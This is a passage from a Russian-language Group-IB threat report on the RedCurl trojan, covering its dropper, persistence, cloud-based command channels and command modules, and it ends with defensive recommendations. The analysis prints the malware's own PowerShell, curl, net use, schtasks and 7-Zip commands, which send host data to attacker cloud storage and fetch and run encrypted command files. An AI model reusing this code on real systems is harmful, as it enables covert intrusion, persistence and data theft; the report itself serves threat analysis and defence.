


Рисунок 12. Схема SFX InitialDropper

В результате будет запущен PowerShell-скрипт, который смонтирует облачное хранилище как сетевые диски с помощью системной утилиты net.exe:

```
net use \\app.koofr.net@SSL\dav /DELETE;
net use https://app.koofr.net/dav PASSWORD
/user:foyub@thetempmail.com;
```

А затем с помощью системной утилиты rundll32.exe скрипт запустит дроппер в виде вредоносной библиотеки RedCurl.Dropper:

```
«rundll32.exe» @(`sdm5.dll,oBSiQSUISrSyNaIajPpiVUQBMgA`);
```

## Dropper

В результате запуска Dropper будут созданы задачи, которые обеспечат персистентность главного модуля RedCurl.FSA и двух «каналов» RedCurl.FSA.C1 и RedCurl.FSA.C2.

```
C:\Windows\System32\cmd.exe
/c schtasks /Create /TN «WsSwapAssessmentTask» /SC hourly /
MO 4 /ST 00:20 /tr «wscript.exe /B \»C:\Users\John\AppData\Local\
Microsoft\WsSwapAssessmentTaskF\WsSwapAssessmentTaskS.vbs\»» /F
C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «IndexerAutomaticMaintenance\IndexerAutomaticMaintenanceTask» /
SC hourly /ST 01:38 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\IndexerAutomaticMaintenanceF\IndexerAutomaticMaintenance.
vbs\»» /F
C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «LicenseAcquisitionService\EnableLicenseAcquisitionTask» /
SC hourly /ST 02:13 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\Microsoft\EnableLicenseAcquisitionS
EnableLicenseAcquisitionF.vbs\»» /F
```

Далее программа извлечет и сохранит на диск САВ архив, создаст новую директорию и распакует содержимое САВ архива в созданную директорию.




Рисунок 13. Содержимое САВ-архива

В архиве присутствует **утилита 7-Zip**, традиционно используемая для сжатия и распаковки архивов. С помощью нее зашифрованы все команды-модули, к тому же 7-Zip активно используется трояном RedCurl в работе. Также в архиве присутствует **утилита curl**, позволяющая осуществлять запросы и взаимодействие с управляемым сервером.

## FirstStageAgent aka FSA

Головной модуль FirstStageAgent предназначен для выполнения следующих функций:

1. Извлечь модули RedCurl.Channel1 и RedCurl.Channel2
2. Передать информацию о зараженной машине
3. Загрузить и выполнить новую команду-модуль

Модуль FSA подключается к облачному сервису, куда он выгружает данные и откуда он забирает команды. Команды приходят в виде .BAT-скриптов, в теле которых обычно находится PowerShell-скрипт или закодированный исполняемый файл и правила его запуска.

```
$Login="jisocukom@maillink.in";
$Pass=████████;
$ConnStr = "https://dav.box.com/dav";
$fPass="Se8ffAmRLs4kgeCxgI_ZLMMKooYVYeKkzVmEU78ZWibaNx18PRq";
$Channel1Dir="${env:appdata}\IndexerAutomaticMaintenanceF";
$Channel2Dir="${env:appdata}\Microsoft\EnableLicenseAcquisitionS";
Start-Sleep -s 1;
$IsProxy = $True;
$Proxy=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($Proxy -eq "http://www.msn.com") {
    $IsProxy = $False
};
```

```
55     if($IsProxy) {
56         if ($(.curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}: ${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
57             .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}: ${Pass}" -o "$env:computername.jpg" -k -L "${ConnStr}/SYS/${env:computername}.jpg"; echo "${env:username} ${Get-Date -Format g}" | Add-Content -Path "$env:computername.jpg";
58             .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}: ${Pass}" -k -L -X DELETE "${ConnStr}/SYS/${env:computername}.jpg" | Out-Null;
59             .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}: ${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/" | Out-Null;
60             Remove-Item "${env:computername}.jpg" -Force;
61         } else {
62             .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}: ${Pass}" -o "$env:computername.jpg" -k -L "${ConnStr}/SYS/tmp.jpg";
63             echo "${env:username} ${Get-Date -Format g}" | Add-Content -Path "$env:computername.jpg";
64             .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}: ${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/" | Out-Null; Remove-Item "${env:computername}.jpg" -Force;
65         }
66     } else {
67         if ($(.curl.exe --anyauth --user "${Login}: ${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
68             .\curl.exe --silent --anyauth --user "${Login}: ${Pass}" -o "$env:computername.jpg" -k -L "${ConnStr}/SYS/${env:computername}.jpg"; echo "${env:username} ${Get-Date -Format g}" | Add-Content -Path "$env:computername.jpg";
69             .\curl.exe --silent --anyauth --user "${Login}: ${Pass}" -k -L X-DELETE "${ConnStr}/SYS/${env:computername}.jpg" | Out-Null;
70             .\curl.exe --silent --anyauth --user "${Login}: ${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/" | Out-Null; Remove-Item "${env:computername}.jpg" -Force;
71         } else {
72             .\curl.exe --silent --anyauth --user "${Login}: ${Pass}" -o "$env:computername.jpg" -k -L "${ConnStr}/SYS/tmp.jpg";
73             echo "${env:username} ${Get-Date -Format g}" | Add-Content -Path "$env:computername.jpg";
74             .\curl.exe --silent --anyauth --user "${Login}: ${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/" | Out-Null; Remove-Item "${env:computername}.jpg" -Force;
75         }
76     }
77     mkdir tempexec -Force | Out-Null; attrib +S +H tempexec;
78     if($IsProxy) {
79         if ($(.curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}: ${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw "%{http_code}") -eq 200) {
80             .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}: ${Pass}" -o ".\tempexec\cmd.txt" -k -L "${ConnStr}/enc/cmd.txt";
81             $cn-Decrypt-CMD($CKey);
82             if($cn -ne "") {Start-Process -FilePath ".\tempexec\$cn.bat" -NoNewWindow};
83         }
84     } else {
85         if ($(.curl.exe --anyauth --user "${Login}: ${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw "%{http_code}") -eq 200) {
86             .\curl.exe --silent --anyauth --user "${Login}: ${Pass}" -o ".\tempexec\cmd.txt" -k -L "${ConnStr}/enc/cmd.txt";
87             $cn-Decrypt-CMD($CKey);
88             if($cn -ne "") {
89                 Start-Process -FilePath ".\tempexec\$cn.bat" -NoNewWindow;
90             }
91         }
92     }
93 };
```



Рисунок 14. Схема работы FSA

## RedCurl использует

такие облачные сервисы, как [cloudme.com](http://cloudme.com), [koofr.net](http://koofr.net), [pcloud.com](http://pcloud.com), [idata.uz](http://idata.uz), [drivehq.com](http://drivehq.com), [driveonweb.de](http://driveonweb.de), [opendrive.com](http://opendrive.com), [powerfolder.com](http://powerfolder.com), [docs.live.net](http://docs.live.net).

Вместе с головной программой FSA устанавливаются два вспомогательных модуля **FSA.Channel1 aka C1** и **FSA.Channel2 aka C2**. Отличий в работе с головной программой у них нет, но они используют другие учетные записи для взаимодействия с облаком.

RedCurl использует такие облачные сервисы, как [cloudme.com](http://cloudme.com), [koofr.net](http://koofr.net), [pcloud.com](http://pcloud.com), [idata.uz](http://idata.uz), [drivehq.com](http://drivehq.com), [driveonweb.de](http://driveonweb.de), [opendrive.com](http://opendrive.com), [powerfolder.com](http://powerfolder.com), [docs.live.net](http://docs.live.net).

Модули RedCurl.Channel1 и RedCurl.Channel2 находятся в запароленных архивах. Ключ для архивов содержится в зашифрованном файле с FirstStageAgent. Во время первого запуска FirstStageAgent извлекает содержимое архивов при помощи утилиты «syspack.exe». После успешно проделанной операции в директорию с модулями будут скопированы файлы «syspack.exe», «7za.dll», «curl.exe». Пример команд по извлечению содержимого из архивов:

```
.\syspack.exe x -aoa -p${fPass} $Channel1_path -o${Channel1Dir};  

.\syspack.exe x -aoa -p${fPass} $Channel2_path -o${Channel2Dir};
```

Взаимодействие с операторами происходит через чтение и запись в файлы, находящиеся в облачном хранилище. Для взаимодействия с облаком FirstStageAgent использует технологию WebDav, которая позволяет работать с файлами через протокол HTTP. Запросы к облаку выполняются при помощи утилиты curl.exe. Перед осуществлением запросов FirstStageAgent проверяет наличие настроек для прокси-сервера. Если настройки удалось определить, они будут использоваться для осуществления запросов к облаку.

Все загрузки и выгрузки на облако осуществляются с помощью утилиты curl, а данные перед отправкой и после получения зашифровываются и расшифровываются с помощью утилиты 7-Zip.




Рисунок 15. Схема взаимодействия оператора с трояном через облако

Перед получением команды FirstStageAgent логирует время запуска. Для этого в конец файла «SYS\\$[env:computername].[jpg|txt]», находящегося на облачном сервисе, добавляются имя пользователя, текущая дата и время. Сообщение формируется командой «\${env:username}\_\${(Get-Date -Format g)}». Для осуществления вышеописанных действий FirstStageAgent выполняет следующие шаги:

1. Скачивает в папку с модулем файл «SYS\\$[env:computername].[jpg|txt]»
2. Добавляет в конец файла имя пользователя, текущее время и дату
3. Удаляет из облака файл «SYS\\$[env:computername].[jpg|txt]»
4. Загружает измененный файл «SYS\\$[env:computername].[jpg|txt]»
5. Удаляет загруженный файл из системы

Стоит отметить, что модули хранятся на зараженной системе в зашифрованном виде. Модули зашифрованы при помощи функции ConvertTo-SecureString, которая использует в своей работе AES. В качестве ключа применяется случайная последовательность байт. Ключ для расшифровки в каждой атаке и для каждого модуля всегда новый.

Заключительный этап работы FirstStageAgent – проверка наличия файла «enc/cmd.txt», который содержит новый модуль с командами. Файл, находящийся на сервере, представляет собой объект System.Security.SecureString. Для расшифровки используется метод ConvertTo-SecureString. Ключ для расшифрования модуля находится внутри файла с FirstStageAgent. В процессе исследования было выявлено, что для каждой атаки генерируется новый ключ шифрования. Помимо шифрования, данные закодированы при помощи Base64. Ниже представлен участок кода, отвечающий за расшифровку:

```
function Decrypt-CMD([BYTE[]] $key) {
    $path = «.\tempexec\cmd.txt»;
    $cmdname = -join ((48..57) + (97..122) | Get-Random -Count 8 | % {[char]$_});
    $dec = Get-Content $path | ConvertTo-SecureString -Key $key;
    $Ptr = [System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($dec);
    $result = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($Ptr);
    [System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($Ptr);
    $bytes=[Convert]::FromBase64String($result);
    $bytes | Set-Content «.\tempexec\$cmdname.bat» -Encoding Byte -Force;
    Start-Sleep 10;
    Remove-Item .\tempexec\cmd.txt -Force; return $cmdname;
}
```

Файл «enc/cmd.txt» скачивается в директорию «.\tempexec», откуда запускается модуль FirstStageAgent. Функция по расшифровке модуля считывает содержимое скачанного файла и расшифровывает его по вышеописанному алгоритму (ConvertTo-SecureString -> Base64). Расшифрованный модуль записывается в эту же директорию. В качестве имени генерируется случайная последовательность из 8 символов (например: «[a-zA-Z]{8}.bat»). На последнем этапе работы FirstStageAgent удаляет скачанный файл из системы и запускает расшифрованный файл.

После исполнения все команды-модули и созданные файлы удаляются с помощью утилиты **sdelete**. Таким образом, все взаимодействие атакующего со скомпрометированной инфраструктурой осуществляется через легитимные облачные сервисы.

## Channel1 aka RedCurl.C1 и Channel2 aka RedCurl.C2

Модули Channel1 и Channel2 имеют одинаковые функциональные возможности. Их основная задача – отправить информацию о зараженном устройстве, а затем загрузить и выполнить новый модуль с командами. Метод шифрования модулей, алгоритм получения и отправки данных происходит таким же способом, как и в FirstStageAgent. Каждый модуль использует разные учетные записи для доступа к облачному хранилищу.

Основное различие между модулями заключается в способах взаимодействия с облачным хранилищем. Channel1 и FirstStageAgent используют для взаимодействия с облаком утилиту «curl.exe», а Channel2 монтирует сетевой диск в систему. Монтирование происходит при помощи утилиты «net.exe». Все дальнейшие операции с файлами, находящимися в облаке, производятся при помощи консольных команд для работы с файлами. Пример команды для монтирования сетевого диска:

```
net use https://storage.driveonweb.de/probdav $pass /user:$login /  
persistent:no;
```

Вторая отличительная особенность Channel2 от Channel1 заключается в способе запуска расшифрованного модуля с командами. Channel2 использует VBS-скрипт, который запускается стандартной программой «wscript.exe». Путь до модуля, который нужно запустить, передается в качестве аргумента. Во время запуска скрипта создается объект «WScript.Shell», при помощи которого запускается расшифрованный BAT-файл. Пример VBS-скрипта:

```
On Error Resume Next  
CreateObject("Wscript.Shell").Run """ & WScript.Arguments(0) &  
"""', 0, False
```

Channel1 запускает расшифрованный модуль тем же способом, что и FirstStageAgent.

## Commands

Модули FirstStageAgent, Channel1 и Channel2 только загружают и выполняют команды-модули в интерпретаторе командной строки «cmd.exe». Каждый загруженный файл представляет собой отдельный модуль с командами, за счет которых происходит расширение функциональных возможностей трояна. То есть команды трояну являются, по сути, подпрограммами или модулями.

Отдельные модули могут выполнить команды PowerShell. В таком случае они находятся в файле с модулем в закодированном Base64 виде. Модули могут содержать команды на загрузку дополнительного программного обеспечения. Загружаемые модули продолжают взаимодействовать с операторами через файлы, находящиеся в облаке. Дополнительные программы, необходимые для работы трояна, находятся в облачной директории. Стоит отметить, что используются разные учетные записи в модулях с командами и модулями, которые запускают команды. Однако разные модули с командами используют одну и ту же учетную запись. Один и тот же модуль может запускаться на разных машинах. Во избежание повторного запуска модули могут проверить имя компьютера, на котором происходит запуск. Если имя компьютера совпадает с одним из значений списка, тогда выполнение модуля будет продолжено.

Во время запуска каждый модуль создает временную директорию для сохранения результата своей работы. В качестве рабочей директории выступает папка модуля, который его запустил. Имя для директории находится в файле с загруженным модулем. В проанализированных нами модулях имена директорий имеют следующий шаблон: «temp[0-9]{2,4}».

Результат работы каждой команды добавляется в архив с паролем. Для создания архива используется консольная версия программы 7-Zip – syspack.exe, которая была доставлена на зараженную машину ранее. Пароль для архива содержится в файле и является уникальным для каждого модуля. После успешного добавления файлов в архив они удаляются из системы. Имя для архива генерируется по шаблону:

```
%computername%_%username%_%%CMD_NAME%_[%random%]_
[%DD%%MM%|%MM%DD%]_%HH%%MM%.tmp .
```

Стоит отметить, что месяц и день определяются корректно, если в системе установлен следующие форматы даты; «DD.MM.YYYY» или «MM.DD.YYYY». Поле %random% может отсутствовать в некоторых случаях. Поле %CMD\_NAME% зависит от назначения модуля. Пример команды для создания архива:

```
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\dav\Koofr\STR\%ARCH_NAME% %LOG_FOLDER%
```

Модули получили свои названия исходя из значения %CMD\_NAME%. Ниже представлен список с обнаруженными модулями:

Модуль	Описание
<b>inf</b>	собирает информацию о зараженной системе
<b>dom, d1</b>	собирает информацию из Active Directory
<b>dn, mlist</b>	собирает информацию о пользователях в Active Directory
<b>ps</b>	собирает логины и пароли с зараженной машины при помощи LaZagne
<b>sh</b>	собирает логи с зараженной машины. В некоторых случаях определяет содержимое директории, находящееся в локальной сети
<b>dnlog</b>	собирает список компьютеров в локальной сети
<b>ins, inst</b>	заражает файлы, находящиеся на общих ресурсах внутри сети
<b>unins</b>	удаляет файлы, предназначенные для распространения внутри сети
<b>shares</b>	получает список доступных сетевых дисков по адресу
<b>check, chk</b>	роверяет доступ к сетевому диску и получает список файлов

Модуль	Описание
<b>dl, difs, difs2</b>	получает список файлов на сетевом диске
<b>ml</b>	производит эксфильтрацию писем
<b>mi01</b>	запускает DLL-файл
<b>deprunins</b>	удаляет следы компрометации с зараженной машины
<b>p1, plz232</b>	собирает информацию о системе вместе с учетными данными
<b>fs01</b>	получает список файлов в директории на сетевом диске
<b>fs02</b>	проверяет интернет-соединения
<b>ustunlog</b>	настраивает доступ к зараженной машине по SSH
<b>dl1</b>	производит эксфильтрацию данных
<b>ch2, tmp</b>	получает список файлов из временных директорий других модулей
<b>sha</b>	получает список доступных ресурсов у машин внутри локальной сети
<b>cre</b>	создает поддельное окно для ввода пароля от учетной записи компьютера
<b>creds</b>	аналог модуля cre
<b>fd</b>	производит эксфильтрацию данных из локальных и сетевых директорий
<b>res</b>	получает список файлов на локальном компьютере
<b>rf</b>	получает атрибуты файлов, находящихся на сетевом диске
<b>2</b>	alive
<b>fg</b>	производит эксфильтрацию определенных файлов из сетевых директорий
<b>wrf</b>	собирает список директорий на сетевых дисках, в которых имеется доступ для записи

## Рекомендации

Традиционно в каждом аналитическом отчете, выпускаемом командой Group-IB Threat Intelligence, приводятся рекомендации по превентивным мерам защиты от атак исследуемых групп. В данном случае эксперты рекомендуют:

1. Проводить анализ обнаруженных средствами защиты или пользователями фишинговых электронных писем.
2. Осуществлять мониторинг приложений (включая аргументы командной строки), которые часто используются атакующими для первичной компрометации (Microsoft Office, Acrobat Reader, архиваторы и т.п.).
3. Ограничить возможность исполнения PowerShell там, где в этом нет необходимости. Осуществлять мониторинг исполняемых скриптов, особое внимание уделить процессам powershell.exe с длинными закодированными в base64 строками в аргументах.
4. Осуществлять мониторинг аргументов, с которыми запускается rundll32.exe.
5. Осуществлять мониторинг и проверку легитимности создаваемых в планировщике задач.
6. Блокировать доступ к облачным хранилищам, если в их использовании нет необходимости.
7. Осуществлять поиск LNK-файлов, указывающих на документы или изображения, но при этом имеющих в пути к файлу rundll32.exe или powershell.exe.

# О КОМПАНИИ

**1000+**успешных расследований  
по всему миру**60 000+**часов реагирования на инциденты  
информационной безопасности**\$300 МЛН**сохранили клиенты Group-IB  
с помощью наших продуктов**60+ СТРАН**где Group-IB защищает клиентов  
от сложных кибератак и проводит  
тренинги для правоохранительных  
органов

Group-IB – один из ведущих мировых разработчиков решений для детектирования и предотвращения кибератак, выявления фрода и защиты интеллектуальной собственности в сети.

С 2003 года работает в сфере компьютерной криминалистики, консалтинга и аудита систем информационной безопасности, обеспечивая защиту крупнейших российских и зарубежных компаний от финансовых и репутационных потерь.

## OSCE

Компания, рекомендованная  
Организацией по безопасности  
и сотрудничеству в Европе (ОБСЕ)

## WORLD ECONOMIC FORUM

Постоянный член Всемирного  
экономического форума

## GARTNER, FORRESTER

Threat Intelligence от Group-IB –  
в числе лучших мировых систем  
по оценке Forrester и Gartner

## BUSINESS INSIDER

Одна из семи самых  
влиятельных компаний в области  
кибербезопасности по версии  
Business Insider

## IDC

Лидер российского рынка  
исследования киберугроз  
по версии IDC



**ПРЕДОТВРАЩАЕМ  
И РАССЛЕДУЕМ  
КИБЕРПРЕСТУПЛЕНИЯ  
С 2003 ГОДА**